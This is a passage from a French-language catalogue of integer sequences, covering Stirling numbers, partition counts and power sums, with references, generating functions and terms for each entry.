1, 6, 60, 840, 15120, 332640, 8648640, 259459200, 8821612800, 335221286400, 14079294028800, 647647525324800, 32382376266240000

Powers of 7

Réf. BA9.
HIS2 A0420 **Approximants de Padé**
HIS1 N1874 **Fraction rationnelle**

$$\frac{1}{1 - 7 z}$$

1, 7, 49, 343, 2401, 16807, 117649, 823543, 5764801, 40353607, 282475249, 1977326743, 13841287201, 96889010407, 678223072849, 4747561509943

Permutations of length n by number of peaks

Réf. DKB 261.

HIS2 A0431 Approximants de Padé

HIS1 N0824 Fraction rationnelle

$$\frac{2}{1 - 8 z + 20 z^2 - 16 z^3}$$

2, 16, 88, 416, 1824, 7680, 31616, 128512, 518656, 2084864, 8361984, 33497088, 134094848, 536608768, 2146926592, 8588754944, 34357248000, 137433710592

Powers of rooted tree enumerator

Réf. R1 150.

HIS2 A0439 Approximants de Padé

HIS1 N1965 Fraction rationnelle

$$\frac{(3 - 2 z) (z^2 - 3 z + 3)}{(1 - z)^5}$$

9, 30, 69, 133, 230, 369, 560, 814, 1143, 1560, 2079, 2715, 3484, 4403, 5490, 6764, 8245, 9954, 11913, 14145, 16674, 19525, 22724, 26298, 30275, 34684, 39555

Réf. CC55 742. RCI 217. JO61 7.
HIS2 A0447 **Approximants de Padé**
HIS1 N2006 **Fraction rationnelle**

$$\frac{z\,(1 + 6\,z + z^2)}{(z - 1)^4}$$

0, 1, 10, 35, 84, 165, 286, 455, 680, 969, 1330, 1771, 2300, 2925, 3654, 4495, 5456, 6545, 7770, 9139, 10660, 12341, 14190, 16215, 18424, 20825, 23426, 26235, 29260

Rencontres numbers

Réf. R1 65.
HIS2 A0449 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N2009 **exponentielle**
(n - 1) a(n) = (n + 2) (n - 2) a(n - 1) + (n + 2) (n + 1) a(n - 2)

$$\frac{6 - 18\,z + 45\,z^2 - 49\,z^3 + 30\,z^4 - 9\,z^5 + z^6}{6\,(1 - z)^4 \exp(z)}$$

1, 0, 10, 40, 315, 2464, 22260, 222480, 2447445, 29369120, 381798846, 5345183480, 80177752655, 1282844041920, 21808348713320, 392550276838944

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A0453 **Approximants de Padé**

HIS1 N2018 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)}$$

1, 10, 65, 350, 1701, 7770, 34105, 145750, 611501, 2532530, 10391745, 42355950, 171798901, 694337290, 2798806985, 11259666950, 45232115901

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0454 **Tableaux généralisés**

HIS1 N2022 **exponentielle (log)**

$$\frac{-\ln(1 - z)^3}{6\,(1 - z)}$$

1, 10, 85, 735, 6769, 67284, 723680, 8409500, 105258076, 1414014888, 20313753096, 310989260400, 5056995703824, 87077748875904, 1583313975727488

Réf. TOH 37 259 33. JO39 152. DB1 296. C1 256.

HIS2 A0457 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2028 **algébrique** **f.g. exponentielle**

(n - 1) a(n) = (2 n + 1) n a(n - 1)

$$\frac{z}{(1 - 2 z)^{5/2}}$$

1, 10, 105, 1260, 17325, 270270, 4729725, 91891800, 1964187225, 45831035250, 1159525191825, 31623414322500, 924984868933125, 28887988983603750

Eulerian numbers

Réf. R1 215. DB1 151. JCT 1 351 66. DKB 260. C1 243.

HIS2 A0460 **Approximants de Padé**
HIS1 N2047 **Fraction rationnelle**

$$\frac{z (1 + z - 4 z^2)}{(1 - z)^3 (1 - 2 z)^2 (1 - 3 z)}$$

0, 1, 11, 66, 302, 1191, 4293, 14608, 47840, 152637, 478271, 1479726, 4537314, 13824739, 41932745

Rencontres numbers

Réf. R1 65.

HIS2 A0475 **Approximants de Padé** **Suite P-récurrente**

HIS1 N2132 **exponentielle**

a(n) = (2 n - 1) a(n - 1) - 5 a(n - 2) - 10 a(n - 3) + (5 n - 10) a(n - 4)
(6 n - 5) a(n - 5) + (2 n - 1) a(n - 6)

$$\frac{z^8 - 16 z^7 + 94 z^6 - 280 z^5 + 481 z^4 - 496 z^3 + 312 z^2 - 96 z + 24}{24 (1 - z)^5 \exp(z)}$$

1, 0, 15, 70, 630, 5544, 55650, 611820, 7342335, 95449640, 1336295961, 20044438050, 320711010620, 5452087178160, 98137569209940, 1864613814984984

Associated Stirling numbers

Réf. R1 76. DB1 296. C1 222.

HIS2 A0478 **Approximants de Padé**

HIS1 N2138 **Fraction rationnelle**

$$\frac{- 12 z^3 + 40 z^2 - 45 z + 15}{(3 z - 1) (2 z - 1)^2 (z - 1)^3}$$

15, 105, 490, 1918, 6825, 22935, 74316, 235092, 731731, 2252341, 6879678, 20900922, 63259533

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A0481 **Approximants de Padé**

HIS1 N2141 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)\,(1 - 5\,z)}$$

1, 15, 140, 1050, 6951, 42525, 246730, 1379400, 7508501, 40075035, 210766920, 1096190550, 5652751651, 28958095545, 147589284710, 749206090500

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0482 **Tableaux généralisés**

HIS1 N2142 **exponentielle (log)**

$$\frac{\ln(1 - z)^4}{24\,(1 - z)}$$

1, 15, 175, 1960, 22449, 269325, 3416930, 45995730, 657206836, 9957703756, 159721605680, 2706813345600, 48366009233424, 909299905844112

Restricted permutations

Réf. CMB 4 32 61.

HIS2 A0496 **Approximants de Padé**

HIS1 N2231 **Fraction rationnelle**

$$\frac{4\,(6 - z - 2\,z^2 - 4\,z^3 - z^4)}{(1 - z)\,(1 - z - z^2 - z^3)}$$

24, 44, 80, 144, 260, 476, 872, 1600, 2940, 5404, 9936, 18272, 33604, 61804, 113672, 209072, 384540, 707276, 1300880, 2392688, 4400836, 8094396, 14887912

Related to remainder in gaussian quadrature

Réf. MOC 1 53 43.

HIS2 A0515 **hypergéométrique** **Suite P-récurrente**

HIS1 N2087 **Intégrales elliptiques**

(n - 1)^2 a(n) = 4 (2 n - 1) (2 n - 3) a(n - 1)

$$2F1([1/2, 3/2], [1], 16\,z)$$

1, 12, 180, 2800, 44100, 698544, 11099088, 176679360, 2815827300, 44914183600, 716830370256, 11445589052352, 182811491808400, 2920656969720000

Réf. R1 16. MAS 31 79 63.

HIS2 A0522 **Dérivée** **Suite P-récurrente**
HIS1 N0589 **exponentielle**

a(n) = a(n-1) n + (2 - n) a(n-2)

$$\frac{\exp(z)}{1 - z}$$

1, 2, 5, 16, 65, 326, 1957, 13700, 109601, 986410, 9864101, 108505112, 1302061345, 16926797486, 236975164805, 3554627472076, 56874039553217

Powers of rooted tree enumerator

Réf. R1 150.

HIS2 A0529 **Approximants de Padé**
HIS1 N2202 **Fraction rationnelle**

$$\frac{(z - 2)\,(3\,z^3 - 12\,z^2 + 18\,z - 10)}{(1 - z)^6}$$

20, 74, 186, 388, 721, 1236, 1995, 3072, 4554, 6542, 9152, 12516, 16783, 22120, 28713, 36768, 46512, 58194, 72086, 88484, 107709, 130108, 156055, 185952

Sums of cubes

Réf. AS1 813.

HIS2 A0537 **Approximants de Padé**

HIS1 N1972 **Fraction rationnelle**

$$\frac{1 + 4\,z + z}{(1 - z)^{5}}$$

1, 9, 36, 100, 225, 441, 784, 1296, 2025, 3025, 4356, 6084, 8281, 11025, 14400, 18496, 23409, 29241, 36100, 44100, 53361, 64009, 76176, 90000, 105625, 123201

Sums of fourth powers

Réf. AS1 813.

HIS2 A0538 **Approximants de Padé**

HIS1 N2179 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^{2} + 10\,z + 1)}{(z - 1)^{6}}$$

1, 17, 98, 354, 979, 2275, 4676, 8772, 15333, 25333, 39974, 60710, 89271, 127687, 178312, 243848, 327369, 432345, 562666, 722666, 917147, 1151403, 1431244

Sums of 5th powers

Réf. AS1 813.

HIS2 A0539 **Approximants de Padé**

HIS1 N2280 **Fraction rationnelle**

$$\frac{1 + 26\,z + 66\,z^2 + 26\,z^3 + z^4}{(1 - z)^7}$$

1, 33, 276, 1300, 4425, 12201, 29008, 61776, 120825, 220825, 381876, 630708, 1002001, 1539825, 2299200, 3347776, 4767633, 6657201, 9133300, 12333300

Sums of 6th powers

Réf. AS1 813.

HIS2 A0540 **Approximants de Padé**

HIS1 N2322 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^4 + 56\,z^3 + 246\,z^2 + 56\,z + 1)}{(z - 1)^8}$$

1, 65, 794, 4890, 20515, 67171, 184820, 446964, 978405, 1978405, 3749966, 6735950, 11562759, 19092295, 30482920, 47260136, 71397705, 105409929, 152455810

Sums of 7th powers

Réf. AS1 815.

HIS2 A0541 **Dérivée logarithmique**

HIS1 N2343 **Fraction rationnelle**

$$\frac{z^6 + 120 z^5 + 1191 z^4 + 2416 z^3 + 1191 z^2 + 120 z + 1}{(z - 1)^9}$$

1, 129, 2316, 18700, 96825, 376761, 1200304, 3297456, 8080425, 18080425, 37567596, 73399404, 136147921, 241561425, 412420800, 680856256, 1091194929

Sums of eighth powers

Réf. AS1 815.

HIS2 A0542 **Recoupements**

HIS1 N2358 **Fraction rationnelle**

$$\frac{1 + 247 z + 4293 z^2 + 15619 z^3 + 15619 z^4 + 4293 z^5 + 247 z^6 + z^7}{(1 - z)^{10}}$$

1, 257, 6818, 72354, 462979, 2142595, 7907396, 24684612, 67731333, 167731333, 382090214, 812071910, 1627802631, 3103591687, 5666482312

Discordant permutations

Réf. SMA 20 23 54.

HIS2 A0561 **Approximants de Padé**

HIS1 N1773 **Fraction rationnelle**

$$\frac{4z^3 - 5z^2 - 20z - 6}{(1-z)^4}$$

6, 44, 145, 336, 644, 1096, 1719, 2540, 3586, 4884, 6461, 8344, 10560, 13136, 16099, 19476, 23294, 27580, 32361, 37664, 43516, 49944, 56975, 64636, 72954, 81956

Discordant permutations

Réf. SMA 20 23 54.

HIS2 A0562 **Approximants de Padé**

HIS1 N1994 **Fraction rationnelle**

$$\frac{9 + 50z + 35z^2 - 15z^3 + 4z^4 - 2z^5}{(1-z)^5}$$

9, 95, 420, 1225, 2834, 5652, 10165, 16940, 26625, 39949, 57722, 80835, 110260, 147050, 192339, 247342, 313355, 391755, 484000, 591629, 716262, 859600

Discordant permutations

Réf. SMA 20 23 54.

HIS2 A0563 **Approximants de Padé**

HIS1 N2109 **Fraction rationnelle**

$$\frac{8z^5 + 6z^4 - 10z^3 + 128z^2 + 114z + 13}{(1-z)^6}$$

13, 192, 1085, 3880, 10656, 24626, 50380, 94128, 163943, 270004, 424839, 643568, 944146, 1347606, 1878302, 2564152, 3436881, 4532264, 5890369, 7555800

Discordant permutations

Réf. SMA 20 23 54.

HIS2 A0564 **Approximants de Padé**

HIS1 N2208 **Fraction rationnelle**

$$\frac{2z^7 + 4z^6 - 36z^5 + 29z^4 + 72z^3 + 411z^2 + 231z + 20}{(1-z)^7}$$

20, 371, 2588, 11097, 35645, 94457, 218124, 454220, 872648, 1571715, 2684936, 4388567, 6909867, 10536089, 15624200, 22611330, 32025950, 44499779

Discordant permutations

Réf. SMA 20 23 54.

HIS2 A0565 **Approximants de Padé**

HIS1 N2275 **Fraction rationnelle**

$$\frac{12 z^7 - 6 z^6 + 88 z^5 - 131 z^4 - 548 z^3 - 1123 z^2 - 448 z - 31}{(1 - z)^8}$$

31, 696, 5823, 29380, 108933, 327840, 848380, 1958004, 4130895, 8107024, 14990889, 26372124, 44470165, 72305160, 113897310, 174496828, 260846703

Heptagonal numbers

Réf. D1 2 2. B1 189.

HIS2 A0566 **Approximants de Padé**

HIS1 N1826 **Fraction rationnelle**

$$\frac{1 + 4 z}{(1 - z)^3}$$

1, 7, 18, 34, 55, 81, 112, 148, 189, 235, 286, 342, 403, 469, 540, 616, 697, 783, 874, 970, 1071, 1177, 1288, 1404, 1525, 1651, 1782, 1918, 2059, 2205, 2356, 2512, 2673

Octagonal numbers

Réf. D1 2 1. B1 189.

HIS2 A0567 **Approximants de Padé**

HIS1 N1901 **Fraction rationnelle**

$$\frac{1 + 5z}{(1 - z)^3}$$

1, 8, 21, 40, 65, 96, 133, 176, 225, 280, 341, 408, 481, 560, 645, 736, 833, 936, 1045, 1160, 1281, 1408, 1541, 1680, 1825, 1976, 2133, 2296, 2465, 2640, 2821, 3008

From expansion (1+x+x ^ 2)^ n

Réf. JCT 1 372 66. C1 78.

HIS2 A0574 **Approximants de Padé**

HIS1 N1219 **Fraction rationnelle**

$$\frac{3 - 2z}{(1 - z)^6}$$

3, 16, 51, 126, 266, 504, 882, 1452, 2277, 3432, 5005, 7098, 9828, 13328, 17748, 23256, 30039, 38304, 48279, 60214, 74382, 91080, 110630, 133380, 159705, 190008

Cubes

Réf. BA9.

HIS2 A0578 **Approximants de Padé**

HIS1 N1905 **Fraction rationnelle**

$$\frac{1 + 4z + z^2}{(z-1)^4}$$

1, 8, 27, 64, 125, 216, 343, 512, 729, 1000, 1331, 1728, 2197, 2744, 3375, 4096, 4913, 5832, 6859, 8000, 9261, 10648, 12167, 13824, 15625, 17576, 19683

Binomial coefficients C(n,6)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0579 **Approximants de Padé**

HIS1 N1847 **Fraction rationnelle**

$$\frac{1}{(1-z)^7}$$

1, 7, 28, 84, 210, 462, 924, 1716, 3003, 5005, 8008, 12376, 18564, 27132, 38760, 54264, 74613, 100947, 134596, 177100, 230230, 296010, 376740, 475020, 593775

Binomial coefficients C(n,7)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0580 **Approximants de Padé**

HIS1 N1911 **Fraction rationnelle**

$$\frac{1}{(1-z)^8}$$

1, 8, 36, 120, 330, 792, 1716, 3432, 6435, 11440, 19448, 31824, 50388, 77520, 116280, 170544, 245157, 346104, 480700, 657800, 888030, 1184040, 1560780, 2035800

Binomial coefficients C(n,8)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0581 **Approximants de Padé**

HIS1 N1976 **Fraction rationnelle**

$$\frac{1}{(1-z)^9}$$

1, 9, 45, 165, 495, 1287, 3003, 6435, 12870, 24310, 43758, 75582, 125970, 203490, 319770, 490314, 735471, 1081575, 1562275, 2220075, 3108105, 4292145

Binomial coefficients C(n,9)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0582 **Approximants de Padé**

HIS1 N2013 **Fraction rationnelle**

$$\frac{1}{(1 - z)^{10}}$$

1, 10, 55, 220, 715, 2002, 5005, 11440, 24310, 48620, 92378, 167960, 293930, 497420, 817190, 1307504, 2042975, 3124550, 4686825, 6906900, 10015005, 14307150

Fourth powers

Réf. BA9.

HIS2 A0583 **Approximants de Padé**

HIS1 N2154 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 10\,z + 1)}{(1 - z)^5}$$

1, 16, 81, 256, 625, 1296, 2401, 4096, 6561, 10000, 14641, 20736, 28561, 38416, 50625, 65536, 83521, 104976, 130321, 160000, 194481, 234256, 279841, 331776

5th powers

Réf. BA9.

HIS2 A0584 **Approximants de Padé**

HIS1 N2277 **Fraction rationnelle**

$$\frac{1 + 26\,z + 66\,z^2 + 26\,z^3 + z^4}{(1 - z)^6}$$

1, 32, 243, 1024, 3125, 7776, 16807, 32768, 59049, 100000, 161051, 248832, 371293, 537824, 759375, 1048576, 1419857, 1889568, 2476099, 3200000, 4084101

Partitions of n into distinct primes

Réf. PNISI 21 186 55. PURB 107 285 57.

HIS2 A0586 **Euler**

HIS1 N0004 **Produit infini**

$$\prod_{n \geq 1} (1 + Z^{c(n)})$$

c(n) = 2,3,5,7,11,... Les nombres premiers

1, 0, 1, 1, 0, 2, 0, 2, 1, 1, 2, 1, 2, 2, 2, 2, 3, 2, 4, 3, 4, 4, 4, 5, 5, 5, 6, 5, 6, 7, 6, 9, 7, 9, 9, 9, 11, 11, 11, 13, 12, 14, 15, 15, 17, 16, 18, 19, 20, 21, 23, 22, 25, 26, 27, 30, 29, 32, 32, 35, 37, 39, 40, 42

Réf. JIA 76 153 50. FQ 7 448 69.

HIS2 A0587 **Recoupements** **1/A0296**
HIS1 N0755 **exponentielle**

$$\frac{1}{\exp(\exp(z) - 1 - z)}$$

1, 0, 1, 1, 2, 9, 9, 50, 267, 413, 2180, 17731, 50533, 110176, 1966797, 9938669, 8638718, 278475061, 2540956509, 9816860358, 27172288399, 725503033401

Réf. QAM 14 407 56. MOC 29 216 75. FQ 14 397 76.

HIS2 A0588 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1866 **algébrique**

$2F1([4, 7/2], [8], 4\,z)$

$$\frac{128\,z}{(1 + (1 - 4\,z)^{1/2})^7}$$

1, 7, 35, 154, 637, 2548, 9996, 38760, 149226, 572033, 2187185, 8351070, 31865925, 121580760, 463991880, 1771605360, 6768687870, 25880277150

Réf. QAM 14 407 56. MOC 29 216 75.
HIS2 A0589 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2048 **algébrique**
$_2F_1$ ([6, 11/2], [12], 4 z)

$$\frac{1}{\left(1/2 + 1/2\,(1 - 4\,z)^{1/2}\right)^{11}}$$

1, 11, 77, 440, 2244, 10659, 48279, 211508, 904475, 3798795, 15737865, 64512240, 262256280, 1059111900, 4254603804, 17018415216, 67837293986

Réf. QAM 14 407 56. MOC 29 216 75.
HIS2 A0590 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2104 **algébrique**
$_2F_1$ ([13/2, 7], [14], 4 z)

$$\frac{1}{\left(1/2 + 1/2\,(1 - 4\,z)^{1/2}\right)^{13}}$$

1, 13, 104, 663, 3705, 19019, 92092, 427570, 1924065, 8454225, 36463440, 154969620, 650872404, 2707475148, 11173706960, 45812198536, 186803188858

Ramanujan τ function

Réf. PLMS 51 4 50. MOC 24 495 70.

HIS2 A0594 **Euler**

HIS1 N2237 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = -24,-24,-24,-24,...

1, 24, 252, 1472, 4830, 6048, 16744, 84480, 113643, 115920, 534612, 370944, 577738, 401856, 1217160, 987136, 6905934, 2727432, 10661420, 7109760, 4219488

Central factorial numbers

Réf. RCI 217.

HIS2 A0596 **Approximants de Padé**

HIS1 N1505 **Fraction rationnelle**

$$\frac{4 + 21\,z + 14\,z^2 + z^3}{(1 - z)^7}$$

4, 49, 273, 1023, 3003, 7462, 16422, 32946, 61446, 108031, 180895, 290745, 451269, 679644, 997084, 1429428, 2007768, 2769117, 3757117, 5022787, 6625311

Central factorial numbers

Réf. RCI 217.

HIS2 A0597 **Dérivée logarithmique**

HIS1 N2287 **Fraction rationnelle**

$$\frac{z^5 + 75 z^4 + 603 z^3 + 1065 z^2 + 460 z + 36}{(z - 1)^{10}}$$

36, 820, 7645, 44473, 191620, 669188, 1999370, 5293970, 12728936, 28285400, 58856655, 115842675, 217378200, 391367064, 679524340, 1142659012

A partition function

Réf. CAY 2 278. JACS 53 3084 31. AMS 26 304 55.

HIS2 A0601 **Approximants de Padé** *** titre modifié**

HIS1 N0392 **Fraction rationnelle**

$$\frac{1}{(1 + z)(z^2 + z + 1)(z - 1)^4}$$

1, 2, 4, 7, 11, 16, 23, 31, 41, 53, 67, 83, 102, 123, 147, 174, 204, 237, 274, 314, 358, 406, 458, 514, 575, 640, 710, 785, 865, 950, 1041, 1137, 1239, 1347, 1461, 1581

Partitions of n into prime parts

Réf. PNISI 21 183 55. AMM 95 711 88.

HIS2 A0607 **Euler**

HIS1 N0093 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - z^{c(n)})}$$

c(n) = 2,3,5,7,...,les nombres premiers

1, 0, 1, 1, 1, 2, 2, 3, 3, 4, 5, 6, 7, 9, 10, 12, 14, 17, 19, 23, 26, 30, 35, 40, 46, 52, 60, 67, 77, 87, 98, 111, 124, 140, 157, 175, 197, 219, 244, 272, 302, 336, 372, 413, 456, 504, 557

Preferential arrangements of n things

Réf. CAY 4 113. PLMS 22 341 1891. AMM 69 7 62. PSPM 19 172 71. DM 48 102 84.

HIS2 A0670 **Inverse fonctionnel**

HIS1 N1191 **exponentielle**

$$\frac{1 - \exp(z)}{\exp(z) - 2}$$

1, 1, 3, 13, 75, 541, 4683, 47293, 545835, 7087261, 102247563, 1622632573, 28091567595, 526858348381, 10641342970443, 230283190977853

Réf. QJM 47 110 16. FMR 1 112. DA63 2 283. PSAM 15 101 63.

HIS2 A0680 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1793 **algébrique** **f.g. exponentielle double**

Γ(2n+1)/2^n
a(n) = n (2n-1) a(n-1)

$$\frac{1}{(1 - 2 z)^{1/2}}$$

1, 6, 90, 2520, 113400, 7484400, 681080400, 81729648000, 12504636144000, 2375880867360000, 548828480360160000, 151476660579404160000

Stochastic matrices of integers

Réf. PSAM 15 101 63. SS70.

HIS2 A0681 **équations différentielles** **Suite P-récurrente**
HIS1 N1250 **exponentielle (algébrique)** **Formule de B. Salvy**

a(n) = - 1/2 (n - 1) (- 2 n + 2) a(n - 1) - 1/2 (n - 1) (n^2 - 4 n + 4) a(n - 2)

$$\frac{\exp(z/2)}{(1 - z)^{1/2}}$$

1, 1, 3, 21, 282, 6210, 202410, 9135630, 545007960, 41514583320, 3930730108200, 452785322266200, 62347376347779600, 10112899541133589200

Partitions of n into distinct odd parts

Réf. PLMS 42 553 36. CJM 4 383 52.

HIS2 A0700 **Euler**

HIS1 N0078 **Produit infini**

$$\prod_{n \geq 1} (1 + Z^{c(n)})$$

c(n) = 1,3,5,7,9,11,13,...

1, 1, 0, 1, 1, 1, 1, 1, 2, 2, 2, 2, 3, 3, 3, 4, 5, 5, 5, 6, 7, 8, 8, 9, 11, 12, 12, 14, 16, 17, 18, 20, 23, 25, 26, 29, 33, 35, 37, 41, 46, 49, 52, 57, 63, 68, 72, 78, 87, 93, 98, 107, 117, 125, 133, 144

Degree n even permutations of order dividing 2

Réf. CJM 7 168 55.

HIS2 A0704 **équations différentielles** **Formule de B. Salvy**

HIS1 N1427 **exponentielle**

$$\exp(z) \cosh(z^2 / 2)$$

1, 1, 1, 1, 4, 16, 46, 106, 316, 1324, 5356, 18316, 63856, 272416, 1264264, 5409496, 22302736, 101343376, 507711376, 2495918224, 11798364736, 58074029056

Partitions of n into parts of 2 kinds

Réf. RS4 90. RCI 199.

HIS2 A0710 **Euler**

HIS1 N0535 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-Z^n)^{c(n)}}$$

$$c(n) = 2,2,2,2,1,1,1,1,1,1,1,1,\ldots$$

1, 2, 5, 10, 20, 35, 62, 102, 167, 262, 407, 614, 919, 1345, 1952, 2788, 3950, 5524, 7671, 10540, 14388, 19470, 26190, 34968, 46439, 61275, 80455, 105047, 136541

Partitions of n into parts of 3 kinds

Réf. RS4 122.

HIS2 A0711 **Euler**

HIS1 N1122 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-Z^n)^{c(n)}}$$

$$c(n) = 3,3,3,3,2,2,2,2,2,2,2,2,\ldots.$$

1, 3, 9, 22, 51, 107, 217, 416, 775, 1393, 2446, 4185, 7028, 11569, 18749, 29908, 47083, 73157, 112396, 170783, 256972, 383003, 565961, 829410, 1206282, 1741592

Partitions of n into parts of 2 kinds

Réf. RS4 90. RCI 199.

HIS2 A0712 **Euler**

HIS1 N0536 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,2,2,2,2,2,2,2,....

1, 2, 5, 10, 20, 36, 65, 110, 185, 300, 481, 752, 1165, 1770, 2665, 3956, 5822, 8470, 12230, 17490, 24842, 35002, 49010, 68150, 94235, 129512, 177087, 240840

Partitions of n into parts of 3 kinds

Réf. RS4 122.

HIS2 A0713 **Euler** **différences de A0712**

HIS1 N1096 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 3,2,2,2,2,2,2,2,....

1, 3, 8, 18, 38, 74, 139, 249, 434, 734, 1215, 1967, 3132, 4902, 7567, 11523, 17345, 25815, 38045, 55535, 80377, 115379, 164389, 232539, 326774, 456286, 633373

Partitions of n into parts of 3 kinds

Réf. RS4 122.

HIS2 A0714 **Euler**

HIS1 N1117 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 3,3,2,2,2,2,2,2,2,2,....

1, 3, 9, 21, 47, 95, 186, 344, 620, 1078, 1835, 3045, 4967, 7947, 12534, 19470, 29879, 45285, 67924, 100820, 148301, 216199, 312690, 448738, 639464, 905024

Partitions of n into parts of 3 kinds

Réf. RS4 122.

HIS2 A0715 **Euler**

HIS1 N1121 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 3,3,3,2,2,2,2,2,2,2,2,....

1, 3, 9, 22, 50, 104, 208, 394, 724, 1286, 2229, 3769, 6253, 10176, 16303, 25723, 40055, 61588, 93647, 140875, 209889, 309846, 453565, 658627, 949310, 1358589

Partitions of n into parts of 3 kinds

Réf. RS4 122.

HIS2 A0716 **Euler**

HIS1 N1123 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 3,3,3,3,....

1, 3, 9, 22, 51, 108, 221, 429, 810, 1479, 2640, 4599, 7868, 13209, 21843, 35581, 57222, 90882, 142769, 221910, 341649, 521196, 788460, 1183221, 1762462, 2606604

Partitions of n into parts prime to 3

Réf. PSPM 8 145 65.

HIS2 A0726 **Euler**

HIS1 N0116 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 1 si n = 1 ou 2 mod 3.

1, 1, 2, 2, 4, 5, 7, 9, 13, 16, 22, 27, 36, 44, 57, 70, 89, 108, 135, 163, 202, 243, 297, 355, 431, 513, 617, 731, 874, 1031, 1225, 1439, 1701, 1991, 2341, 2731, 3197, 3717

Réf. KNAW 59 207 56.
HIS2 A0727 **Recoupements**
HIS1 N1296 **Produit infini**
La suite est alternée

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = -4,-4,-4,-4,...

1, 4, 2, 8, 5, 4, 10, 8, 9, 0, 14, 16, 10, 4, 0, 8, 14, 20, 2, 0, 11, 20, 32, 16, 0, 4, 14, 8, 9, 20, 26, 0, 2, 28, 0, 16, 16, 28, 22, 0, 14, 16, 0, 40, 0, 28, 26, 32, 17, 0, 32, 16, 22, 0, 10

Réf. KNAW 59 207 56.
HIS2 A0729 **Recoupements** **La suite est alternée**
HIS1 N1691 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = -6,-6,-6,-6,-6,...

1, 6, 9, 10, 30, 0, 11, 42, 0, 70, 18, 54, 49, 90, 0, 22, 60, 0, 110, 0, 81, 180, 78, 0, 130, 198, 0, 182, 30, 90, 121, 84, 0, 0, 210, 0, 252, 102, 270, 170, 0, 0, 69, 330, 0, 38

Réf. QJM 38 56 07. KNAW 59 207 56. GMJ 8 29 67.

HIS2 A0735 **Euler** **Inverse de A5758 alternée en signe**

HIS1 N2069 **Produit infini**

La suite est alternée

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = -12,-12,-12,-12,...

1, 12, 54, 88, 99, 540, 418, 648, 594, 836, 1056, 4104, 209, 4104, 594, 4256, 6480, 4752, 298, 5016, 17226, 12100, 5346, 1296, 9063, 7128, 19494, 29160, 10032, 7668

Réf. PLMS 31 341 30. SPS 37-40-4 209 66.

HIS2 A0757 **équations différentielles** **Formule de B. Salvy**

HIS1 N1915 **exponentielle** **f.g. exponentielle**

a(n) = 2 n a(n - 2) + n a(n - 3) + (n - 1) a(n - 1)

(- ln(- z + 1) + 1) exp(- z)

0, 0, 1, 1, 8, 36, 229, 1625, 13208, 120288, 1214673, 13469897, 162744944, 2128047988, 29943053061, 451123462673, 7245940789072, 123604151490592, 2231697509543361

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A0770 **Approximants de Padé**

HIS1 N2215 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)\,(1 - 5\,z)\,(1 - 6\,z)}$$

1, 21, 266, 2646, 22827, 179487, 1323652, 9321312, 63436373, 420693273, 2734926558, 17505749898, 110687251039, 693081601779, 4306078895384

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A0771 **Approximants de Padé**

HIS1 N2263 **Fraction rationnelle**

$$\frac{1}{(1 - z)(1 - 2\,z)(1 - 3\,z)(1 - 4\,z)(1 - 5\,z)(1 - 6\,z)(1 - 7\,z)}$$

1, 28, 462, 5880, 63987, 627396, 5715424, 49329280, 408741333, 3281882604, 25708104786, 197462483400, 1492924634839, 11143554045652

Réf. CMB 8 627 65. JRM 4 168 71. FQ 27 16 89.
HIS2 A0792 **Approximants de Padé**
HIS1 N0205 **Fraction rationnelle**

$$\frac{1 + 2z + 3z^2 + z^3}{1 - 3z^3}$$

1, 2, 3, 4, 6, 9, 12, 18, 27, 36, 54, 81, 108, 162, 243, 324, 486, 729, 972, 1458, 2187, 2916, 4374, 6561, 8748, 13122, 19683, 26244, 39366, 59049, 78732, 118098

Réf. CMB 7 262 64. JCT 7 315 69.
HIS2 A0803 **Approximants de Padé**
HIS1 N2232 **Fraction rationnelle**

$$\frac{24 - 4z - 8z^2 - 16z^3}{1 - 2z + z^4}$$

24, 44, 80, 144, 264, 484, 888, 1632, 3000, 5516, 10144, 18656, 34312, 63108, 116072, 213488, 392664, 722220, 1328368, 2443248, 4493832, 8265444

Réf. CJM 8 308 56.
HIS2 A0806 équations différentielles **Suite P-récurrente**
